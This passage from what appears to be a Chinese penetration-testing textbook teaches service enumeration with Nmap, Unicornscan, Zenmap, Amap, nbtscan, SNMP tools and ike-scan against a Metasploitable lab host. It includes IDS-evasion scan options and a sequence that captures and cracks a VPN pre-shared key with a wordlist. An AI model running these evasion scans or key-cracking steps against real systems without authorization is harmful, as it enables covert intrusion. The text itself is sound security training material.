OS details: Linux 2.6.9 - 2.6.33

Network Distance: 1 hop

上述信息表明，服务器使用的是基于*2.6.9-2.6.33*版本*Linux*内核的*Linux*系统。如果这个*Linux*内核上存在漏洞，我们就可以利用这些漏洞。

禁用主机检测

如果主机屏蔽了*ping*请求，*Nmap*可能会认为该主机没有开机。这将使得*Nmap*无法进行进一步检测，比如端口扫描、服务版本识别和操作系统识别等探测工作。为了克服这一问题，就需要禁用*Nmap*的主机检测功能。在指定这个选项之后，*Nmap*会认为目标主机已经开机并会进行全套的检测工作。

如需启用这一功能，就要指定*Nmap*的*–Pn*选项。

强力检测选项

启用*-A*选项之后，*Nmap*将检测目标主机的下述信息：

- 服务版本识别（*-sV*）；
- 操作系统识别（*-O*）；
- 脚本扫描（*-sC*）；
- *Traceroute*（*--traceroute*）。

这种扫描类型的扫描时间较长。举例来说，可使用下述扫描指令。

nmap -A 192.168.56.103

上述指令的返回结果如下。

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

| ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)

|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

|_http-methods: No Allow or Public header in OPTIONS response (status code 200)

|_http-title: Metasploitable2 – Linux

...

Host script results:

|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS

MAC: <unknown>

| smb-os-discovery:

| OS: Unix (Samba 3.0.20-Debian)

| NetBIOS computer name:

| Workgroup: WORKGROUP

|_ System time: 2013-07-21T09:20:22-04:00

TRACEROUTE

HOP RTT ADDRESS

1 1.66 ms 192.168.56.103

8. 扫描*IPv6*主机

前文介绍过，*Nmap*能够扫描*IPv6*环境里的主机，本节将进行细致说明。

本例涉及的*IP v6* 地址如下。

目标主机：*fe80::a00:27ff:fe43:1518*

启用*Nmap*的*-6*选项即可扫描*IPv6*的目标主机。

当前，您只能逐个指定目标主机的*IPv6*地址。举例来说，可采用下述指令扫描*IPv6*地址的目标主机。

nmap -6 fe80::a00:27ff:fe43:1518

上述指令的返回结果如下。

Nmap scan report for fe80::a00:27ff:fe43:1518

Host is up (0.0014s latency).

Not shown: 996 closed ports

PORT STATE SERVICE

22/tcp open ssh

53/tcp open domain

2121/tcp open ccproxy-ftp

5432/tcp open postgresql

MAC Address: 08:00:27:43:15:18 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds

上述信息表明，同一台主机在*IPv6*网络里开放的端口比它在*IPv4*网络里开放的端口数量要少。这是因为部分服务程序尚未支持*IPv6*网络。

9. 脚本引擎

Nmap 本身就是功能强大的网络探测工具。而它的脚本引擎功能（*Nmap Scripting Engine*，*NSE*）更让 *Nmap* 如虎添翼。*NSE* 可使用户的各种网络检查工作更为自动化，有助于识别应用程序中新发现的漏洞、检测程序版本等*Nmap*原本不具有的功能。虽然*Nmap*软件包具有各种功能的脚本，但是为了满足用户的特定需求，它还支持用户撰写自定义脚本。

*NSE*自带的脚本由*Lua*语言（*http://www.lua.org*）编写。这些脚本可以分成*12*个类别。

● *auth*：此类脚本使用暴力破解等技术找出目标系统上的认证信息。

● *default*：启用*--sC* 或者*-A* 选项时运行此类脚本。这类脚本同时具有下述特点：

f 执行速度快；

f 输出的信息有指导下一步操作的价值；

f 输出信息内容丰富、形式简洁；

f 必须可靠；

f 不会侵入目标系统；

f 能泄露信息给第三方。

● *discovery*：该类脚本用于探索网络。

● *dos*：该类脚本可能使目标系统拒绝服务，请谨慎使用。

● *exploit*：该类脚本利用目标系统的安全漏洞。在运行这类脚本之前，渗透测试人员需要获取被测单位的行动许可。

● *external*：该类脚本可能泄露信息给第三方。

● *fuzzer*：该类脚本用于对目标系统进行模糊测试。

● *instrusive*：该类脚本可能导致目标系统崩溃，或耗尽目标系统的所有资源。

● *malware*：该类脚本检查目标系统上是否存在恶意软件或后门。

● *safe*：该类脚本不会导致目标服务崩溃、拒绝服务且不利用漏洞。

● *version*：配合版本检测选项（*-sV*），这类脚本对目标系统的服务程序进行深入的版本检测。

● *vuln*：该类脚本可检测检查目标系统上的安全漏洞。

在*Kali Linux*系统中，*Nmap*脚本位于目录*/usr/share/nmap/scripts*。目前，*Kali Linux*收录的*6.25*版的*Nmap*带有*430*多个脚本。

在使用*NSE*脚本时，可以下命令行里使用下述选项。

● *-sC* 或*--script=default*：启动默认类*NSE* 脚本。

● *--script <filename>|<category>|<directories>*：根据指定的文件名、类别名、目录名，执行相应的脚本。

● *--script-args <args>*：这个选项用于给脚本指定参数。例如，在使用认证类脚本时，可通过这个选项指定用户名和密码。

举例来说，如果要使用默认类的脚本对主机 *192.168.56.103* 进行扫描，可使用下述指令。

nmap -sC 192.168.56.103

上述指令的运行结果如下。

Nmap scan report for 192.168.56.103

Not shown: 977 closed ports

PORT STATE SERVICE

21/tcp open ftp

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

22/tcp open ssh

| ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)

|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)

25/tcp open smtp

|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000,

VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,

| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/

organizationName=OCOSA/stateOrProvinceName=There is no such thing outside

US/countryName=XX

| Not valid before: 2010-03-17T14:07:45+00:00

|_Not valid after: 2010-04-16T14:07:45+00:00

|_ssl-date: 2013-07-21T08:40:20+00:00; -4s from local time.

53/tcp open domain

| dns-nsid:

|_ bind.version: 9.4.2

111/tcp open rpcbind

| rpcinfo:

| program version port/proto service

| 100000 2 111/tcp rpcbind

| 100000 2 111/udp rpcbind

| 100003 2, 3, 4 2049/tcp nfs

| 100003 2, 3, 4 2049/udp nfs

| 100005 1, 2, 3 35075/udp mountd

| 100005 1, 2, 3 59685/tcp mountd

| 100021 1, 3, 4 37466/tcp nlockmgr

| 100021 1, 3, 4 60726/udp nlockmgr

| 100024 1 36880/udp status

|_ 100024 1 38557/tcp status

3306/tcp open mysql

| mysql-info: Protocol: 10

| Version: 5.0.51a-3ubuntu5

| Thread ID: 7

| Some Capabilities: Connect with DB, Compress, SSL, Transactions, Secure Connection

| Status: Autocommit

|_Salt: !'BijWW-x7HCVi,<[l*

5900/tcp open vnc

| vnc-info:

| Protocol version: 3.3

| Security types:

|_ Unknown security type (33554432)

6667/tcp open irc

| irc-info: Server: irc.Metasploitable.LAN

| Version: Unreal3.2.8.1. irc.Metasploitable.LAN

| Lservers/Lusers: 0/1

| Uptime: 0 days, 0:15:26

| Source host: 50388A6E.97684684.FFFA6D49.IP

|_Source ident: OK nmap

8180/tcp open unknown

|_http-favicon: Apache Tomcat

|_http-methods: No Allow or Public header in OPTIONS response (status code 200)

|_http-title: Apache Tomcat/5.5

MAC Address: 08:00:27:43:15:18 (Cadmus Computer Systems)

Host script results:

|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS

MAC: <unknown>

| smb-os-discovery:

| OS: Unix (Samba 3.0.20-Debian)

| NetBIOS computer name:

| Workgroup: WORKGROUP

|_ System time: 2013-07-21T04:40:20-04:00

Nmap done: 1 IP address (1 host up) scanned in 46.87 seconds

可见，在使用*NSE*的默认类脚本后，*Nmap*获取的信息更为全面。

您还可能需要获取目标主机的特定信息。此时可以单独使用脚本文件。如果要获取*HTTP*服务器的信息，将会发现*NSE*的脚本里有很多脚本都是分析*HTTP*服务的。这些脚本有*http-enum*、*http-headers*、*http-methods*和*http-php-version*。我们可以使用下述指令。

nmap --script http-enum,http-headers,http-methods,http-php-version -p 80

192.168.56.103

上述指令的运行结果如下。

Nmap scan report for 192.168.56.103

Host is up (0.0010s latency).

PORT STATE SERVICE

80/tcp open http

| http-enum:

| /tikiwiki/: Tikiwiki

| /test/: Test page

| /phpinfo.php: Possible information file

| /phpMyAdmin/: phpMyAdmin

| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'

| /icons/: Potentially interesting folder w/ directory listing

|_ /index/: Potentially interesting folder

| http-headers:

| Date: Sun, 21 Jul 2013 08:45:07 GMT

| Server: Apache/2.2.8 (Ubuntu) DAV/2

| X-Powered-By: PHP/5.2.4-2ubuntu5.10

| Connection: close

| Content-Type: text/html

|

|_ (Request type: HEAD)

|_http-methods: No Allow or Public header in OPTIONS response (status code 200)

| http-php-version: Versions from logo query (less accurate): 5.1.3 - 5.1.6, 5.2.0 - 5.2.17

| Versions from credits query (more accurate): 5.2.3 - 5.2.5

|_Version from header x-powered-by: PHP/5.2.4-2ubuntu5.10

MAC Address: 08:00:27:43:15:18 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 24.47 seconds

相比不使用脚本而言，在使用与*HTTP*相关的*NSE*脚本之后，我们得到与*Web*服务有关的更多信息。

- *Web* 服务器上有多个值得关注的目录：*Tikiwiki*、*test* 和*phpMyAdmin*。
- 服务器上的*phpinfo.php* 可提供更多信息。
- 服务器上*PHP* 是*5.2.3-5.2.5* 之间的某个版本。

在介绍*Nmap*的时候，我们不得不提一个端口扫描脚本。

*NSE*脚本之中，有一个名为*Nmap NSEVulscan*的脚本。它可从*http://www.computec.ch/mruef/software/nmap_nse_vulscan-1.0.tar.gz* 下载。这个脚本能够根据目标主机的版本信息，在多个网站上搜索这些版本的相关漏洞。这些网站包括 *CVE* （*http://cve.mitre.org*）、*OSVDB*（*http://www.osvdb.org/*）、*scip VulDB* （*http://www.scip.ch/?vuldb*）、*SecurityTracker*（*http://securitytracker.com/*）和*Security Focus*（*http://www.securityfocus.com/*）。

使用上述脚本之后，可获取的扫描结果如图*6.5*所示。

图*6.5*

10. 规避检测的选项

在渗透测试的工作中，目标主机通常处于防火墙或 *IDS* 系统的保护之中。在这种环境中使用 *Nmap* 的默认选项进行扫描，不仅会被发现，而且往往一无所获。此时，我们就要使用*Nmap*规避检测的有关选项。

- *-f*（使用小数据包）：这个选项可避免对方识别出我们探测的数据包。指定这个选项之后，*Nmap*将使用*8*字节甚至更小数据体的数据包。
- *--mtu*：这个选项用来调整数据包的包大小。*MTU*（*Maximum Transmission Unit*，最大传输单元）必须是*8*的整数倍，否则*Nmap*将报错。
- *-D*（诱饵）：这个选项应指定假 *IP*，即诱饵的 *IP*。启用这个选项之后，*Nmap* 在发送侦测数据包的时候会掺杂一些源地址是假*IP*（诱饵）的数据包。这种功能意在以藏木于林的方法掩盖本机的真实 *IP*。也就是说，对方的*log*还会记录下本机的真实*IP*。您可使用*RND*生成随机的假*IP*地址，或者用*RND*：*number*的参数生成*<number>*个假*IP*地址。您所指定的诱饵主机应当在线，否则很容易击溃目标主机。另外，使用了过多的诱饵可能造成网络拥堵。尤其是在扫描客户的网络的时候，您应当极力避免上述情况。

● *--source-port <portnumber>*或*-g*（模拟源端口）：如果防火墙只允许某些源端口的入站流量，这个选项就非常有用。

● *--data-length*：这个选项用于改变*Nmap* 发送数据包的默认数据长度，以避免被识别出来是*Nmap*的扫描数据。

● *--max-parallelism*：这个选项可限制*Nmap* 并发扫描的最大连接数。

● *--scan-delay <time>*：这个选项用于控制发送探测数据的时间间隔，以避免达到*IDS/IPS*端口扫描规则的阈值。

*Nmap*的官方手册详细介绍了规避探测的各种选项。如果您需要详细了解这些内容，请参照官方手册*http://nmap.org/book/man-bypass-firewalls-ids.html*。

6.2.2 Unicornscan

*Unicornscan*是信息收集和关联分析的引擎。它能对*TCP/IP*设备发起主动扫描，并根据其响应进行分析。*Unicornscan*具备下述特性：

● 可进行异步无状态*TCP* 端口扫描；

● 可通过异步无状态*TCP* 扫描获取*TCP banner*；

● 可进行异步*UDP* 端口扫描；

● 可通过主动方式和被动方式识别远程操作系统和应用程序。

默认安装的*Kali Linux* 并不带有*Unicornscan* 程序。您可通过软件仓库安装它。

apt-get install unicornscan

如需启动*Unicornscan*，可在终端中使用下述指令。

unicornscan -h

该指令将显示所有的选项及使用方法。

Unicornscan 和其他类似工具主要区别在于其扩展性和高效性。经验表明，*UDP* 端口扫描的耗时都很长，扫描整个网段的*UDP*端口的耗时更长。不过*Unicornscan*在这方面的性能卓越。

您可以设置*Unicornscan*每秒发送多少个包。每秒发送包（*PPS*）设置得越高，扫描的速度也就越快，但会导致网络负载加重，注意谨慎使用此功能。*PPS*的默认值是*300*。

本文将使用*Unicornscan*的默认选项扫描一台目标主机，以介绍指令和输出。

假设我们要扫描主机 *192.168.56.103*，检测它的 *UDP* 协议（*-m U*）的 *1-65535*端口，并查看程序的详尽输出（*-Iv*），那么我们需要使用下述指令。

unicornscan -m U -Iv 192.168.56.103:1-65535

运行上述指令后，程序的提示信息如下。

adding 192.168.56.103/32 mode 'UDPscan' ports '1-65535' pps 300

using interface(s) eth0

scaning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 3 Minutes, 45 Seconds

上述信息表明，在使用 *PPS* 的默认值的情况下，*Unicornscan* 的扫描时间大约是 *3*分钟。为了加快扫描速度，我们把发包速率调整为*1* 万（*-r 10000*）。

unicornscan -m U -Iv 192.168.56.103/24:1-65535 -r 10000

运行上述指令后，程序的提示信息如下。

adding 192.168.56.103/32 mode 'UDPscan' ports '1-65535' pps 10000

using interface(s) eth0

scaning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 13 Seconds

调整发包速率 *PPS* 参数之后，扫描速度提升很多。请注意您只能在网络速度足够快的情况下才能修改这个参数，否则将拖垮整个网络。

上述指令的扫描结果如下。

UDP open 192.168.56.103:137 ttl 64

UDP open 192.168.56.103:53 ttl 64

UDP open 192.168.56.103:41250 ttl 64

UDP open 192.168.56.103:2049 ttl 64

UDP open 192.168.56.103:111 ttl 64

sender statistics 7586.6 pps with 65544 packets sent total

listener statistics 14 packets recieved 0 packets dropped and 0 interface drops

UDP open domain[53] from 192.168.56.103 ttl 64

UDP open sunrpc[111] from 192.168.56.103 ttl 64

UDP open netbios-ns[137] from 192.168.56.103 ttl 64

UDP open shilp[2049] from 192.168.56.103 ttl 64

UDP open unkown[41250] from 192.168.56.103 ttl 64

6.2.3 Zenmap

*Zenmap*是*Nmap*的图形化工具。相较于*Nmap*，*Zenmap*具备如下优势。

- *Zenmap* 的交互性更好，输出更为直观，甚至能将网络的探索结果绘制成拓扑图。
- 可以比较两次扫描的结果。
- 能够记录扫描的结果。
- 渗透人员可调整*Zenmap* 的配置文件，以使用相同的配置进行多次扫描。
- 会显示所执行的指令，便于渗透测试人员检查指令的正确性。

如需启动 *Zenmap* 程序，可在桌面菜单中依次选中*Kali Linux* | *Information Gathering* | *Network scanners* | *Zenmap*，也可在终端中使用下述指令。

```
zenmap
```

该命令执行将显示*Zenmap*主窗口（见图*6.6*）。*Zenmap*预设有*10*种扫描模式的配置文件。点击菜单*Profile*就可以看到相应扫描方式以及相应的命令选项。程序的*Command*文本框会显示具体的指令和选项。

图*6.6*

如果预设的扫描选项未能符合我们的需求，我们可以创建一个新的扫描配置文件（*profile*），还可以编辑已有的配置文件。我们可以通过*Profile*菜单完成这些操作。

如需新建配置文件，可选择菜单项*New Profile*或编辑*Command* 文本框，或使用快捷键*Ctrl+P*。如需编辑已有的配置文件，可选择菜单项*Edit Selected Profile*或使用快捷键*Ctrl+E*。

在调整选项时，可在选项卡（*Profile*、*Scan*、*Ping*、*Scripting*、*Target*、*Source*、*Other*和*Timing*）下根据需求进行相应配置。在调整过配置选项之后，单击*Save Changes*按钮保存该扫描配置。这个过程如图*6.7*所示。

图6.7

本文选用*Regular Scan*（常规扫描）的配置文件，扫描*192.168.56.1-254*的所有主机，如图*6.8*所示。

图6.8

如果需要查看网络拓扑图，可点击*Topology*标签，这将看到图*6.9*所示的界面。

图6.9

如需保存*Zenmap*的扫描结果，可在*Scan*菜单中选择*Save Scan*。*Zenmap*将会询问将文件保存至何处，默认情况下将保存为*XML*文件（见图*6.10*）。

图6.10

如需比较两次扫描结果之间的差异，首先进行第一次扫描，并保存第一次扫描的扫描结果。在修改扫描目标之后，进行第二次扫描并再次保存扫描结果。然后，在*Tools*菜单中选择*Compare Results*，对扫描结果进行比较。

点击两个*Open*按钮，分别指定*A Scan* 和*B Scan*的扫描结果，如图*6.11* 所示。

图6.11

字符“-”代表*B Scan*的结果中没有该项内容；相对地，字符“+”表明*B Scan*的扫描结果中增加了该项扫描结果。

上述扫描结果表明，在第二次扫描中的*SSH*端口和*MySQL*端口都不再处于开放状态，关闭端口的数目也从*977*个相应变化为*979*个。

6.2.4 Amap

*Amap*程序可检测在指定端口上运行的应用程序信息。*Amap*向目标端口发送检测数据，在收到目标响应之后，将响应信息与数据库中结果进行匹配，并显示出匹配的应用程序。

在*Kali Linux* 中，*Amap* 检测数据包的配置文件为*/usr/etc/appdefs.trig*，而响应信息的文件是*/usr/etc/appdefs.resp*。

如需启动*Amap*程序，可在终端中使用下述指令。

amap

该命令将显示它的使用说明和指令范例。

本例将使用*Amap*程序分析目标主机*22*端口上运行的应用程序。我们启用*-b*选项以获取端口的*banner*信息，同时通过*-q*选项禁止程序报告关闭的（或不可识别的）端口。我们使用下述指令。

amap -bq 192.168.56.103 22

上述指令的运行结果如下。

Protocol on 192.168.56.103:22/tcp matches ssh - banner: SSH-2.0OpenSSH_4.7p1 Debian-8ubuntu1\n

Protocol on 192.168.56.103:22/tcp matches ssh-openssh - banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\n

*Amap*程序还能够识别指定端口上运行的应用类型及其版本信息。

如需扫描更多的端口，可在命令行中指定多个端口，端口之间用空格分隔，例如：

amap -bq 192.168.56.103 80 3306

上述指令的运行结果如下。

Protocol on 192.168.56.103:3306/tcp matches mysql - banner:

> *\n5.0.51a-3ubuntu5/?,'～yel,nd,M～Ti3ap/5Bad handshake*

Protocol on 192.168.56.103:22/tcp matches ssh - banner:

SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\n

Protocol on 192.168.56.103:22/tcp matches ssh-openssh - banner:

SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\n

*Amap*可以识别在*3306*端口上运行的是*MySQL*服务，但在识别*22*端口上运行的服务时，却找到了多个匹配。

在快速识别应用服务程序方面，*Amap*程序可谓一枝独秀。

*6.3 SMB*枚举

如果您所测试的目标主机是 *Windows* 主机，那么使用 *nbtscan* 之类的 *SMB*（*Server Message Block*）枚举工具可以直截了当地获取该系统的信息。

*nbtscan*工具可以扫描*IP*地址并获取*NetBIOS*名称信息。它所生成的扫描报告含有相应主机的*IP*地址、*NetBIOS*计算机名、服务名称、已登录的用户名和*MAC*地址信息。

这些信息在渗透测试的后续阶段将发挥作用。*Kali*的*nbtscan*程序和*Windows*自带的*nbtstat*程序不同，它可对一个网段内所有*IP*地址进行操作。您可以想象得出来，这款工具将产生大量的网络流量，而且可能被目标主机记录在*Log*里。

如需了解*NetBIOS*报告中每个服务的功能，可在微软知识库（*URL*地址为 *http://support.microsoft.com/kb/163409* ）里查询*NetBIOS*服务名称的第*16*个字符（即*NetBIOS*后缀）。

可以在终端中直接输入*nbtscan*来启动它。

如欲搜索*192.168.56.0*内各主机的*NetBIOS*名称，可使用下述指令。

nbtscan 192.168.56.1-254

该指令的返回结果如下。

Doing NBT name scan for addresses from 192.168.56.1-254

IP address NetBIOS Name Server User MAC address

192.168.56.103 METASPLOITABLE <server> METASPLOITABLE

00:00:00:00:00:00

上述结果表明，程序找到了*1*个名为*METASPLOITABLE*的*NetBIOS*名称。

接下来，我们使用下述指令查看这台主机的网络服务。

nbtscan -hv 192.168.56.103

该指令的返回结果如下。

Doing NBT name scan for addresses from 192.168.56.103

NetBIOS Name Table for Host 192.168.56.103:

Incomplete packet, 281 bytes long.

Name Service Type

METASPLOITABLE Workstation Service

METASPLOITABLE Messenger Service

METASPLOITABLE File Server Service

METASPLOITABLE Workstation Service

METASPLOITABLE Messenger Service

METASPLOITABLE File Server Service

WORKGROUP Domain Name

WORKGROUP Browser Service Elections

WORKGROUP Domain Name

WORKGROUP Browser Service Elections

Adapter address: 00:00:00:00:00:00

上述结果表明，主机*METASPLOITABLE*运行着*File Server Service*和*Messenger Service*等网络服务。

6.4 SNMP枚举

本节将介绍检查*SNMP*（*Simple Network Monitoring Protocol*）协议的几款工具。虽然多数*SNMP*信息看上去并不那么重要，但是对于渗透测试人员来说，他们可以从配置不当的*SNMP*设备上获取配置文件，挖掘重要信息，甚至可能有权限修改它的配置文件。

建议您在渗透测试的工作中检查*SNMP*设备，可能会遇到的惊喜。

6.4.1 onesixtyone

onesixtyone 程序是 *SNMP* 扫描程序，它可扫描指定设备，确定它们是否支持某些特定*SNMP*字符串。它与其他*SNMP*扫描程序不同，可以以最快速度（间隔*10*毫秒）发送所有的*SNMP*请求，然后等待目标响应并将之记录。如果某台设备支持*SNMP*协议，这个设备就会以包含*SNMP*字符串的信息进行响应。

如需启动*onesixtyone*程序，可在终端中直接输入*onesixtyone*。

默认安装的*Metasploitable 2*并没有*SNMP* 服务端程序。如果这台主机联入网络，您可使用下述命令安装*SNMP*服务端程序。

apt-get install snmpd

然后修改它的配置文件*/etc/default/snmpd*。

sudo vi /etc/default/snmpd

找到含有*SNMPDOPTIONS*的那行，删除掉本机地址*127.0.0.1*，然后重启*SNMPD*服务。

sudo /etc/init.d/snmpd restart

要注意的是，这台*Metaslpoitable 2*的主机应当与互联网隔绝开来，否则很快将招致攻击。

而后，我们使用*onesixtyone*程序搜索*192.168.56.103*这台主机支持的*SNMP*字符串。此时我们需要使用下述指令。

onesixtyone 192.168.56.103

上述指令的扫描结果如下。

Scanning 1 hosts, 2 communities

192.168.56.103 [public] Linux metasploitable 2.6.24-16-server #1 SMP

Thu Apr 10 13:58:00 UTC 2008 i686

192.168.56.103 [private] Linux metasploitable 2.6.24-16-server #1 SMP

Thu Apr 10 13:58:00 UTC 2008 i686

可见这台主机支持*public*和*private*的*SNMP*字符串。

如果需要进行更细致的扫描，可以启用*-d*选项。

onesixtyone -d 192.168.56.103

上述指令的返回结果如下。

Debug level 1

Target ip read from command line: 192.168.56.103

2 communities: public private

Waiting for 10 milliseconds between packets

Scanning 1 hosts, 2 communities

Trying community public

192.168.56.103 [public] Linux metasploitable 2.6.24-16-server #1 SMP

Thu Apr 10 13:58:00 UTC 2008 i686

Trying community private

192.168.56.103 [private] Linux metasploitable 2.6.24-16-server #1 SMP

Thu Apr 10 13:58:00 UTC 2008 i686

All packets sent, waiting for responses.

done.

6.4.2 snmpcheck

如需使用*snmpcheck*程序搜集*SNMP*设备的有关信息，可使用下述指令。

snmpcheck -t 192.168.56.103

上述指令获取的*SNMP*信息如图*6.12*所示。

图*6.12*

6.5 VPN枚举

在本节中，我们将讨论虚拟专用网络（*VPN*）系统的识别和扫描。

数年之前，当分支机构需要与总部实现内部通信时，需要在二者之间架设专用线路。这种方法的主要缺点是成本高昂。专线的租用费用非常昂贵。

所幸的是，*VPN* 技术解决了这种问题。分支机构可以使用公共网络（*Internet*）通过*VPN*连接联入总部。相对于租用专线而言，公共网络*Internet*的联入费用要低很多。同时，*VPN*能够使分支机构像使用本地局域网（*LAN*）一样使用总部的应用。另外，*VPN* 采取了加密技术，可保护通信内容的私密性。

根据其所采用的技术方法，*VPN*至少可以分为以下三种。

- 基于*IPSec* 技术的*VPN*：分支机构联入总部局域网的*VPN* 解决方案，多数是这类方案。采用这种方案后，分支机构需要在网关上安装*IPSec VPN*客户端，总部网关上也要安装 *IPSec VPN*服务器。由于配置过程十分复杂，单个用户联入总部网络的方案通常不是这种方案。采用这种方法连接入单位局域网的用户，通常被叫做公路战士（*road warrior*）。

- *OpenVPN*：这是一种公路战士十分偏爱的 *VPN* 解决方案。采用 *OpenVPN* 方案的客户端电脑通过*OpenVPN*客户端连接到*VPN*的服务器。这种方案设置简单，而且不要求用户具有管理员级别的权限。

- 基于*SSL* 技术的*VPN*：这种方案不要求用户安装专用的*VPN* 客户端。只要客户端电脑装有支持*SSL*连接技术的*Web*浏览器，*VPN*用户就可以通过浏览器连接到*VPN*服务器。

ike-scan

*ike-scan*是探测、识别并测试*IPSecVPN*系统的安全工具。*IPSec*是特别常见的*Lan-to-Lan*连接技术，同时也是多数*VPN*方案所采用的远程访问技术。

*IPSec*采用了下述三种主要协议。

● *Authentication Headers*（*AH*）：提供了数据的完整性。

● *Encapsulating Security Payloads*（*ESP*）：保障数据的完整性和保密性。

● *Internet Key Exchange*（*IKE*）：通信终端之间进行参数协商的通信协议。它用于安全关联（*Security Association*）的建立、维持和终止。

*IKE*建立安全关联时分为下述几个阶段。

● *IKE phase 1*：在两个*IPSec* 终端间协商参数，协商加密算法、完整性算法、认证类型、密钥分发机制、生命周期等，以建立安全的通信隧道。*IKE phase 1* 会采用*main mode* 或*aggressive mode*建立双向安全关联。*main mode* 通过*3* 对消息协商安全关联。相比之下，*aggressive mode*通过*3* 对消息的交换，却能提供更快的安全关联。

● *IKE phase 2*：用于数据保护。

● *IKE phase 1.5* 或*extended authentication phase*：这个阶段是可选阶段，通常出现在远程访问的*VPN*方案里。

*ike-scan*程序向*VPN*服务器发送*IKE phase 1*的数据包，然后分析目标主机的响应数据。

*ike-scan*程序具备下述几个特点。

● 能够向任意数量目标主机发送*IKE* 数据包。

● 能够以灵活的方式组建*IKE* 的探测数据包。

● 能够解码并显示所有的服务器响应数据包。

● 能够配合*psk-crack* 工具破解预共享密钥。

总而言之，*ike-scan*程序具有下述作用。

● 探测：通过显示响应*IKE* 请求的主机，搜索运行*IKE* 的主机。

● 识别：识别*IPSec VPN*服务器采用的*IKE* 实现手段。通常，响应信息包含*VPN* 服务器厂商和型号。这在接下来漏洞分析过程中是十分有用的。

通常来说，只有*ike-scan* 这类工具才能找到*IPSec VPN*服务器。因为*IPSec* 服务端程序并不监听*TCP* 端口，所以端口扫描程序不能探测*IPSec VPN*服务器。而且这种服务器并不会回复*ICMP unreachable* 的错误信息，所以*UDP* 扫描程序也无法搜索到*IPSec VPN*服务器。另外，无论是向*UDP 500* 端口发送随机数据，还是向*50* 号或*51* 号*IP* 协议发送随机数据，这类服务器并不进行任何响应。也就是说，如果要搜索 *IPSec VPN* 服务，就只能使用发送合法*IKE*数据包的检测程序，分析服务器的有关响应。

如需在终端中启动*ike-scan*程序，可使用下述指令。

ike-scan

该命令将在屏幕上显示指令说明和使用范例。本例将通过下述指令，探测、识别、测试一台*IPSec VPN*服务器。

ike-scan -M -A –Pike-hashkey 192.168.0.10

其中，各选项的作用分别如下。

- *-M*：将*payload* 的解码信息分为多行显示，以便于阅读。
- *-A*：使用*IKE* 的*aggressive mode*。
- *-P*：将*aggressive mode* 的预共享密钥的哈希值保存为文件。

上述指令的运行结果如图*6.13*所示。

图*6.13*

其中，在*SA*（安全关联）*payload*中有意义的信息如下。

- *Encryption*：*3DES*。
- *Hash*：*SHA1*。
- *Auth*：*PSK*。
- *Diffie-Hellman group*：*2*。
- *SA life time*：*28800 seconds*。

该指令将预共享密钥的哈希值被保存为*ike-hashkey*文件。

之后，我们使用*psk-crack*程序破解*VPN*连接的哈希值。有关指令如下。

psk-crack –d rockyou.txt ike-hashkey

此处，*-d*选项用于指定字典文件。

上述指令的运行结果如图*6.14*所示。

图*6.14*

上述信息表明，密钥是*123456*。您可以使用这个密钥连接到*VPN*服务器。

下一步任务是识别*VPN*服务器。这时要不断尝试各种转换（*transform*）参数，直到找到可接受的参数为止。

有关转换参数的详细介绍，请参见*http://www.nta-monitor.com/wiki/index.php/Ike-scan_User_Guide#Trying_Different_Transforms*。

参考前文的安全关联*payload*信息，我们使用下述指令进行识别。

ike-scan -M --trans=5,2,1,2 --showbackoff 192.168.0.10

上述指令的运行结果如图*6.15*所示。

图*6.15*

可见，*ike-scan*程序猜测远程*VPN*服务器所用的版本可能是*FreeS/WAN*、*OpenSwan*或*strongSwan*。

6.6 本章总结

本章讨论服务枚举的方法和用途。这部分内容还介绍了以端口扫描的方式进行服务枚举的具体方法。您相继接触到了不同类型的端口扫描，以及几款常用的扫描工具，例如*Nmap*、*Unicornscan*和*Amap*。接下来，介绍了*nbtscan*进行*SMB*服务枚举的方法，和*onesixtyone*和*snmpcheck*程序进行*SNMP*枚举的方法。最后绍了*VPN*枚举和相应的扫描工具*ike-scan*。

在下一章中，我们将关注如何在目标环境中识别并分析安全漏洞。

第7章 漏洞映射

漏洞映射旨在识别和分析目标环境中的决定性安全缺陷，有时也称为脆弱性评估。它是一种在IT基础设施的安全控制中探寻已知弱点的分析方法，是脆弱性管理计划的一个关键组成部分。测试人员在完成了信息收集、目标识别和服务枚举的相关工作后，就可着手分析目标设施中可能存在的安全漏洞。安全漏洞可能导致目标系统发生安全事故，有害于业务系统的保密性、完整性和可用性。

本章将要讨论安全漏洞的两种常见类型，阐述安全漏洞的各种分类标准，还会介绍Kali Linux系统提供的几款著名的脆弱性分析工具。这部分章节涵盖以下几个主题。

- 漏洞的两种常见类型：本地漏洞和远程漏洞。
- 漏洞分类的行业标准和分类的依据。
- 几款有助于查找并分析目标环境中存在的安全缺陷的安全工具。本章依据这些工具在安全评估中的主要功能对它们进行了分类，把它们分为 OpenVAS 工具、Cisco 分析工具、模糊分析工具、SMB分析工具、SNMP分析工具和Web应用程序分析工具。

